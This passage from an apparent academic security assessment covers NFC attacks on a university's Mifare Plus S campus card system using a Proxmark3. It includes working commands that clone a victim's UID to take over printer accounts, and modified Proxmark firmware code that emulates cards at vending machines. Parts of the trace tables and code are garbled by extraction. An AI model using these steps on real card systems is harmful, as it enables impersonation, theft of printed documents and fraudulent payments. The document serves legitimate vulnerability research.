14.              - TC1 : NAD is NOT supported, CID is supported
15. [=] Answers to magic commands: NO  16.

17. [+] Valid ISO14443-A Tag Found
```

Figure 30: HF search

The *hf search* displays clear general information about the respective NFC card.

The communication that has been generated in the meantime can be displayed using *hf list 14a* , which now loads the data from the buffer. *hf list 14a* annotates and displays the data just read as ISO-14a compatible data (Fig. 31).

```
pm3 --> hf list 14a trace pointer
not allocated  Recorded Activity (TraceLen = 163
bytes)

Start = Start of Start Bit, End = End of last modulation. Src = Source of
          Transfer
iso14443a - All times are in carrier periods (1/13.56Mhz)

Start | End |Src | Data (! denotes parity error)  ------+------+----+-----------------------------------   |CRC | Annotation
+----+-------------
              0 | 992|Rdr|52  2228|                                                                      | WUPA
4596 |Tag |44 03  7040 | 9504 |Rdr |93 20                                                                 | THROW
10676 |16500 |Tag |88 04 4b 2a ed  19456 |                                                           | ANTICOLL
29984 |Rdr |93 70 88 04 4b 2a ed 7d b6 | ok | SELECT_UID                                              | UID
31156 |34676 |Tag |24 d8 36  36096 |38560 |Rdr |95 20  39732 |45620 |Tag |3a 9a 3a 80 1a  48512 |58976 |Rdr |95 70
3a 9a 1a 3a 80 8a ed. | ok | ANTICOLL-2  60212 |
63796 |Tag |20 fc 70  65664 |70432 |Rdr |e0                                                     | ANTICOLL-2 |
80 31 73  71604 |80884 |Tag |06 75 77 81 02 80 02 f0

                                                                                      |  | | ok |
                                                                                      RATS  | ok | ATS
```

Figure 31: Communication between reader and Mifare Plus

Figure 31 shows which exact commands were carried out by the Proxmark3 to display the output of the *hf search* command. The reader is abbreviated by "Rdr" and the NFC card is represented by "Tag". First, a wake-up (WUPA) is performed by the reader, to which the tag responds with its ATQA. After the reader has received this, it executes the anti-collision protocol (93 20) and thus waits for the UID including the CRC bytes (88 04 4b 2a ed). After further anti-collision protocols, the so-called ATS is transmitted in the case of a DesFire or Mifare Plus card (06 75 77 81 02 80 02 f0).

5.4.2 Drucker-System Testing

The printers turned out to be the least secure system. As already described, we initially went to the testing with no knowledge of the actual NFC implementation. We scanned one of our legitimate and valid FH Campus cards using the Proxmark3 to find out its UID (Fig. 32).

```
pm3 --> hf search UID:
12 04 E2 34 ATQA: 00 04
SAK: 20 [1]

TYPE : NXP MIFARE DESFire 4k | DESFire EV1 2k/4k/8k | Plus 2k/4k SL3 | JC
    AT 31/41
ATS : 0C 75 77 80 02 C1 05 2F 2F 00 35 C7 60 D3
              - TL : length is 12 bytes
              - T0 : TA1 is present, TB1 is present, TC1 is present, FSCI is 5
              - TA1 : different divisors are supported, DR: [2, 4, 8]
              - TB1 : SFGI = 0 (SFGT = (not needed) 0/fc), FWI = 8
              - TC1 : NAD is NOT supported, CID is supported
[=] Answers to magic commands: NO  [+]
Valid ISO14443-A Tag Found
```

Figure 32: Map information

We then set the UID of the Mifare Classic with a Magic UID using the csetuid (Fig. 33).

```
pm3 --> hf mf csetuid 1204E234  --wipe
card:NO uid:12 04 E2 34  [+] old block 0: 01
02 03 04 04 88 04 00 C8 17 00 20 00 00 00 16  [+] new block 0: 12 04 E2 34 C0 88 04 00 C8
17 00 20 00 00 00 16  [+] old UID:00 00 00 00  [+] new UID:12 04 E2 34
```

Figure 33: Writing a Magic-UID card with FH campus data

Now that the Magic UID of the Mifare Classic has been set to the UID of a valid FH Campus card, you can already log on to the printer with its print account. The entire printing history (of the last 24 hours) of the user can be viewed without his knowledge. Particularly sensitive data that has been printed out by the user via the print server, such as examinations, official documents such as copies of passports and the like, can thus be easily stolen by the attacker.

The implementation of the printer system therefore has major weaknesses that should be rectified as a matter of urgency.

5.4.3 Snack and drink vending machines testing

Now that it has been shown how easily an attack on the printer system can be carried out, we will devote this section to the more difficult part of our project.

Another attempt was made to gain access using card cloning, but we were unsuccessful (the reasons are explained at the end of this section). The second attempt was only carried out using Proxmark3. Here we again used the UID of our card to have it simulated by our Proxmark3. Using the command *hf mf sim* and the parameter UID ("u") 12 04 E2 34 (Fig. 35).

```
pm3 --> hf mf sim u 1204E234
uid:12 04 E2 34, numreads:0, flags:2 (0x02)
```

Figure 34: Simulating a FH campus map

However, there was no success here either. The reasons for this only became known during later analysis. Using the Proxmark3's *snoop* command, we examined the communication between a valid FH Campus card and a reader.

We then noticed that the reason both tests failed was that the missing ATS was. Because after the reader has read the UID using the anticolission Protocol fixed, it requests the ATS of the card. As soon as this does not receive a valid ATS, the reader falls into the STOP state and the cycle starts again from in front.

Thus, the Mifare Classic with changeable UID proved unusable, since Mifare Classic cards do not support the ATS protocol.

As a result, we started testing the snack and drink vending machine system more closely. For this purpose, several communications between legitimate and valid FH Campus Karten and the machine reader were recorded (see Fig. 35)

```
Src|Data (! denotes parity error,  ' denotes short bytes) |CRC| Annotation
---|-----------------------------------------------------|---|----------
Rdr|26'  |  | REQA
Rdr|26'  |  | REQA
Rdr|26'  |  | REQA
Rdr|26'  |  | REQA
Tag|04 00  |  |
Rdr|93 20  |  | ANTICOLL
Tag|02 e2 e1 34 35  |  |
Rdr|93 70 02 e2 e1 34 35 79 a6  | ok| SELECT_UID
Tag|20 fc 70  |  |
Rdr|e0 80 31 73  | ok| RATS
Tag|0c 75 77 80 02 c1 05 2f 2f 00 35 c7 60 d3| ok|
Rdr|c2 e0 b4  | ok| RESTORE
Tag|c2 e0 b4  |  |
```

Figure 35: Recording between the FH card and a vending machine

Figure 35 shows that an ATS is being transmitted, although this was not programmed in the Proxmark3 software and is not supported by the cloneable Mifare Classic.

Consequently, we used the "SimulateIso14443aTag(int, int, uint8_t*)" function, which is located in the "iso14443a.c" file. We changed the function in various places in order to successfully simulate a legitimate and valid FH campus card.

Since the function is several hundred lines long, only the most important points for imitating a FH campus card are discussed below. The complete source text can be found on the ELVIS website [24].

Right in advance, the most important parameters that need to be changed and added to the code:

- BACK
- SAK
- ATS

The first step here was to output the Proxmark3 as a Mifare Plus S/ Mifare DesFire via the ATQA and SAK (Fig. 36).

```
// MIFARE DesFire / Plus S
response1[0] = 0x04;
response1[1] = 0x00;
sak = 0x20;
```

Figure 36: SAK and ATQA initialization

In addition, the ATS parameter had to be set correctly (Fig. 37, line 2) and a workaround for an unknown reader request had to be installed. However, since this is the same for all FH campus maps, it can be written statically into the source code. From line 9 onwards all the required ones are also displayed

Added responses in a large response multi-dimensional array to make it easier to program the communication setup with the reader.

```
//FH-CAMPUS ATS
uint8_t response6[] = { 0x0c, 0x75, 0x77, 0x80, 0x02, 0xc1, 0x05, 0x2f,
        0x2f, 0x00, 0x35, 0xc7, 0x60, 0xd3 };

//Response to ce uint8_t
response7[] = { 0xc2, 0xe0, 0xb4};

#define TAG_RESPONSE_COUNT 10
tag_response_info_t responses[TAG_RESPONSE_COUNT] = { { .response =
                        response1, .response_n = sizeof(response1) },
        // Answer to request - respond with card type { .response =
                        response2, .response_n = sizeof(response2) },  // Anticollision cascade1 - respond with uid
        { .response = response2a, .response_n = sizeof(response2a) },

        // Anticollision cascade2 - respond with 2nd half of uid if asked
                        { .response = response3, .response_n = sizeof(response3) },
        // Acknowledge select - cascade 1 { .response =
                        response3a, .response_n = sizeof(response3a) },
        // Acknowledge select - cascade 2 { .response =
                        response5, .response_n = sizeof(response5) },  // Authentication answer (random nonce)
        { .response = response6, .response_n = sizeof(response6) },  //
                        dummy ATS (pseudo-ATR), answer to RATS { .response = response7, .response_n =
        sizeof(response7) }, { .response = response8, .response_n =
                        sizeof(response8) }

        // EV1/NTAG PACK response };
```

Figure 37: ATS and response initialization

When receiving an RATS, it must be ensured that the program has really accepted the card as ATS-supported, otherwise it will get to the second if (Fig. 38) and our emulated card will be rejected by the reader.

```
else if (receivedCmd[0] == ISO14443A_CMD_RATS) {  // Received a RATS  if (tagType == 1 || tagType == 2) { //
            RATS not supported
                    EmSend4bit(CARD_NACK_NA);
                    p_response = NULL;  } else
            {  p_response
                    = &responses[6]; order = 70;
            }
}
```

Figure 38: RATS response

Finally, we see the main loop shown (Fig. 39) in which we can deactivate the emulation program using the button on the Proxmark (the "GetIso14443aCommandFromReader()" function is set to False). Otherwise it is checked what kind of command our Proxmark has received and accordingly the p_response is sent with the correct answer.

```
for (;;) {  WDT_HIT();



                    // Clean receive command buffer  if (!
                    GetIso14443aCommandFromReader(receivedCmd, receivedCmdPar, &
      only)) {
                            Dbprintf("Emulator stopped. Tracing: %d trace length: %d ",
      tracing, BigBuf_get_traceLen());  break;


                    }  p_response = NULL;

                    // Okay, look at the command now.  lastorder = order;  if
                    (receivedCmd[0] ==
                    ISO14443A_CMD_REQA) { // Received a REQUEST

                            if (i) {  i--;


                            }  else
                                    {  p_response = &responses[0]; order = 1;  i = 15;

                            }
                    } else if (receivedCmd[0] == ISO14443A_CMD_WUPA) { // Received a
      WAKEUP
                            p_response = &responses[0]; order = 6;  } else if (receivedCmd[1]
                    == 0x20 && receivedCmd[0] == ISO14443A_
      CMD_ANTICOLL_OR_SELECT) { // Received request for UID (cascade 1)  p_response = &responses[1]; order =
                            2;
                    }
```

Figure 39: Main loop

With the help of these codes, we were able to register as any card at the drinks and snack machines and choose from the range as we pleased serve.

5.4.4 Door Locks Testing

After the successful login at the drinks and snack machines without an existing FH Campus card was shown, we now turn our attention to the door locks in this section. The door locks were tested last. So by then we had already learned a lot about the implementation of the FH campus. Therefore, the first step was to record the communication between the legitimate card and the door lock (Fig. 40).

```
1. Start |  | CRC | Annotation | 2End | Src | Data (! denotes parity error, -------------------------------|-----|--' denotes short bytes) | 3. 6778692 | 6781060 | Tag | 04 00  | 4. 6784336 | 6784560 | Rdr
| 01'  | ?

5. 6788116 | 6793940 | Tag | 5d 88 ce 05 1e | 6. 6798880 | 6799104 | Rdr | 01' | ?

7. 6801824 | 6802752 | Rdr | 02'  | ?
8. 6804144 | 6805008 | Rdr | 2c' | ?
9. 6811316 | 6814900 | Tag | 20 fc 70  | 10. 6819232 | 6820352 | Rdr | c2'
                                                                                        | RESTORE(0)
11. 6825444 | 6841700 | Tag | 0c 75 77 80 02 c1 05 2f 2f 00 35 c7 60 d3 | ok | 12. 6851200 | 6852576 | Rdr | fe! 01' | | ?

13. 6859632 | 6859856 | Rdr | 01'  |  | ?
14. 6900580 | 6923748 | Tag | 02 90 17 ad d2 c9 32 78 8c 79 32 bd 6d d8 | | | ok | 16. 7122896 | 7123504 | Rdr | 08' | | ?
15.                                         | e4 da 51 b4 47 54

17. 7124704 | 7124928 | Rdr | 01'  |  | ?
18. 7126064 | 7126800 | Rdr | 1a'  |  | AUTH 19. 7129424 | 7130096 | Rdr | 04'  |  | ?

20. 7133120 | 7133856 | Rdr | 1a'  |  | AUTH 21. 7139728 | 7140848 | Rdr | be'  |  | ?

22. 7145776 | 7146768 | Rdr | 7e' | | ?
23. 7150416 | 7151152 | Rdr | 1e' | | ?
24. 7158640 | 7159824 | Rdr | 04  |  | ?
25. 7161648 | 7162512 | Rdr | 32'  |  | ?
26. 7164544 | 7164768 | Rdr | 01'  |  | ?
27. 7184244 | 7225780 | Tag | 03 90 eb 1c f7 4a 98 27 58 01 1d d1 40 57 | | | 85 e3 02 60 85 55 e1 3b 9d a2 79 9c 3f 04 | | | 0f 6f bd c4 ac 57 94 4b | ok |
28.                                         30. 7466048 | 7467360 | Rdr | 7e! | | ?
29.

31. 7477920 | 7478528 | Rdr | 0e' | | ?
32. 7479024 | 7479312 | Rdr | 00'  |  | ?
33. 7495892 | 7528212 | Tag | 02 90 c1 11 00 e4 ad e2 c5 64 61 50 4b 94 | | | 9f a2 9a f7 19 7c c8 e4 7e 7f 20 8f f9 30 | ok | | ? | ? | ? | | 00 00 00 00 74
34.                                         b4 a4 ff 9f 03 3c 68 aa 33 | ok | | ?
35. 7620368 | 7620592 | Rdr | 01'  |  36. 7632384 | 7632992 | Rdr | 0a'  |  37. 7633792 | 7634656 | Rdr | 22'  |  38. 7650676 | 7682996 | Tag | 03
90 0c be be b8 00 00 00 00 00 00 00 00 |


39.          |
40. 7699856 | 7700144 | Rdr | 00'                                                                  |
```

Figure 40: Recording between the FH card and the ELVIS-Lab

However, Figure 40 quickly shows that although the ATS is also requested, as with the drinks and snack machines, encrypted information is also transmitted (lines 27-29 and 38-39). Furthermore, some bits cannot be interpreted correctly by our Proxmark (e.g. line 4), or have been received incorrectly (these are marked with a ! and ´). Various positions of the Proxmark were tried for recording, but without success.

We suspect that either the software component of the Proxmark3 FPGA has an error or the clocking of the reader deviates from the ISO 14443 standard. We became aware of this error in the printer system, but the solution we described was enough to outwit the system.

However, an attempt was made to emulate the ATS via the Proxmark, which was unsuccessful with the door locks. We assume that data is exchanged using AES encryption, which checks the correct authorization of the card.
AES-128 is used here, which is still classified as very secure today.

For this reason we had to admit defeat to the door lock and did not go into it any further.

6 Conclusion

In conclusion, it can be said that Mifare offers an extensive range of secure cards with currently secure algorithms such as AES. Exceptions to this are the Mifare Classic cards, which have many weak points, mainly due to the bad random algorithm Crypto1. A wide variety of cracking algorithms such as nested attacks, which exploit this vulnerability to get the keys of the respective blocks, were discussed. Nevertheless, it was also shown on the side of secure cards that implementation plays a major role. The FH campus card and its implementations (printers, vending machines and door locks) were examined for weaknesses.

The FH Campus card is a Mifare Plus S card and therefore also supports the high security standard of AES. However, some gaps were found in the implementation, which **does not use any encryption** on two systems and only checks for the insecure ID.

The greatest weaknesses were found in the printer system. You could even use a Mifare Classic with Magic UID to log on to the respective device using the UID of the respective user. An attacker is thus able to view the user's entire pressure history (e.g. tests).

The vending machines for drinks and snacks were also examined. These offer one higher protection and only allowed logging in via ATS (which is not supported by Mifare Classic cards). Nevertheless, the ATS was already sufficient to register with a user. Here, the practical implementation using Proxmark was shown in order to send a correct ATS to an incoming RATS from the reader. As an attacker, you could successfully register with any user and pay, provided you have the user's UID.

Finally, the door locks were tested, which were the only ones that represented a secure system when analyzed using Proxmark3. Here, only a legitimate ATS and UID is accepted. In addition, encrypted data is exchanged with the door lock, which could hardly be correctly interpreted using Proxmark.

Therefore, other antennas or even new Proxmark3 Repository could be tested in the next work to correctly interpret the received bits. Furthermore, the current Proxmark3 repository, including the Ice Man fork, offers great potential in the field of NFC testing. Which are constantly being improved and expanded.

Our work has shown that most of the implementations at the FH Campus have serious vulnerabilities and these can be exploited relatively quickly using a modified Proxmark3 repository.

List of Figures

references

[1] "epc-rfid.info," 30 5 2019. [Online]. Available: https://www.epc-rfid.info/rfid.

[2] Daniel Ayoub, "Fun with Proxmark3," RSAConference 2014, 2014.

[3] H. Dimitroc and K. v. Erkelens, "Evaluation of the feasible attacks against RFID tags for access control systems," University of Amsterdam, 2014.

[4] M. Gebhart, "Standards and Regulations, RFID Systems," Graz University of Technology, Austria, 2016.

[5] F. D. Garcia, G. d. K. Gans and R. Verdult, "Tutorial: Proxmark, the Swiss Army Knife for RFID Security Research," Radboud University Nijmegen, Niederlande, 2012.

[6] Proxmark, "Github," [Online]. Available: https:// github.com/Proxmark/proxmark3/wiki. [Accessed 30 Mai 2019].

[7] Gator96100, "GitHub," [Online]. Available: https://github.com/Gator96100/ProxSpace/. [Accessed 22 4 2019].

[8] iceman1001, "GitHub," [Online]. Available: https:// github.com/iceman1001/proxmark3. [Accessed 22 4 2019].

[9] R. J. Rodriguez, "Hacking the NFC cards for fun and honor degrees," in *2013,* University of Zaragoza, Spain, 2013.

[10] G. d. K. Gans, J.-H. Hoepman and F. D. Garcia, "A Practical Attack on the MIFARE Classic," Radboud University Nijmegen, Netherlands, 2008.

[11] N. Semiconductors, *Datasheet Mifare MF1S503x Rev. 3.1,* NXP, 2011.

[12] ISO/IEC, "ISO 14443-3," ISO copyright office, Switzerland, 2001.

[13] N. Karsten and P. Henryk, "Mifare – Little Security, Despite Obscurity. In: "24C3: Full Steam Ahead", in *24th Chaos Communication Congress, Chaos Computer,* Berlin, 2007.

[14] P. v. R. R. V. R. W. S. Flavio D. Garcia, "Wirelessly Pickpocketing a Mifare Classic Card," Radboud University Nijmegen, Niederlande, 2009.

[15] N. T. Courtois, "The dark side of security by obscurity, and Cloning MiFare Classic Rail and Building Passes, Anywhere, Anytime," University College London, London, 2009.

[16] Y.-H. Chiu, W.-C. Hong, L.-P. Chou, J. Ding, B.-Y. Yang and C.-M. Cheng, "A Practical Attack on Patched MIFARE Classic," Springer, 2014, 2014.

[17] H. Ploetz, Mifare Classic - An analysis of the, Berlin: Humboldt University Berlin, 2008.

[18] N. T. Courtois, *THE DARK SIDE OF SECURITY BY OBSCURITY and Cloning MiFare Classic Rail and Building Passes, Anywhere, Anytime,* London, UK: University College London, 2009.

[19] C. Meijer and R. Verdult, *Ciphertext-only Cryptanalysis on Hardened Mifare ClassicCards,* Denver, Colorado, USA: ACM, 2015.

[20] S. Jasek, *A 2018 practical guide to hacking NFC/ RFID,* Kraków, 2018.

[21] N. Semiconductors, *Datasheet Mifare MF1SPLUSx0y1 Rev. 3.2,* NXP, 2011.

[22] S. Nidhra and J. Dondeti, "BLACK BOX AND WHITE BOX TESTING TECHNIQUES –A LITERATURE REVIEW," International Journal of Embedded Systems and Applications, KarlsKrona, 2012.

[23] NXP Semiconducters, *AN10834, Mifare ISO/ IEC 14443 PICC Selection, Rev 4.0,* Netherlands: NXP Semiconductors, 2017.

[24] J. Ostrowski and C. Arseven, "EVLIS - Embedded IoT Lab for IoT & Security," Proxmark3: FH-Campus Card NFC Security Valuation Juli 2019. [Online]. https:// Available: wiki.elvis.science/index.php?title=Proxmark3:_FH Campus_Card_NFC_Security_Valuation. [Accessed 22 Juli 2019].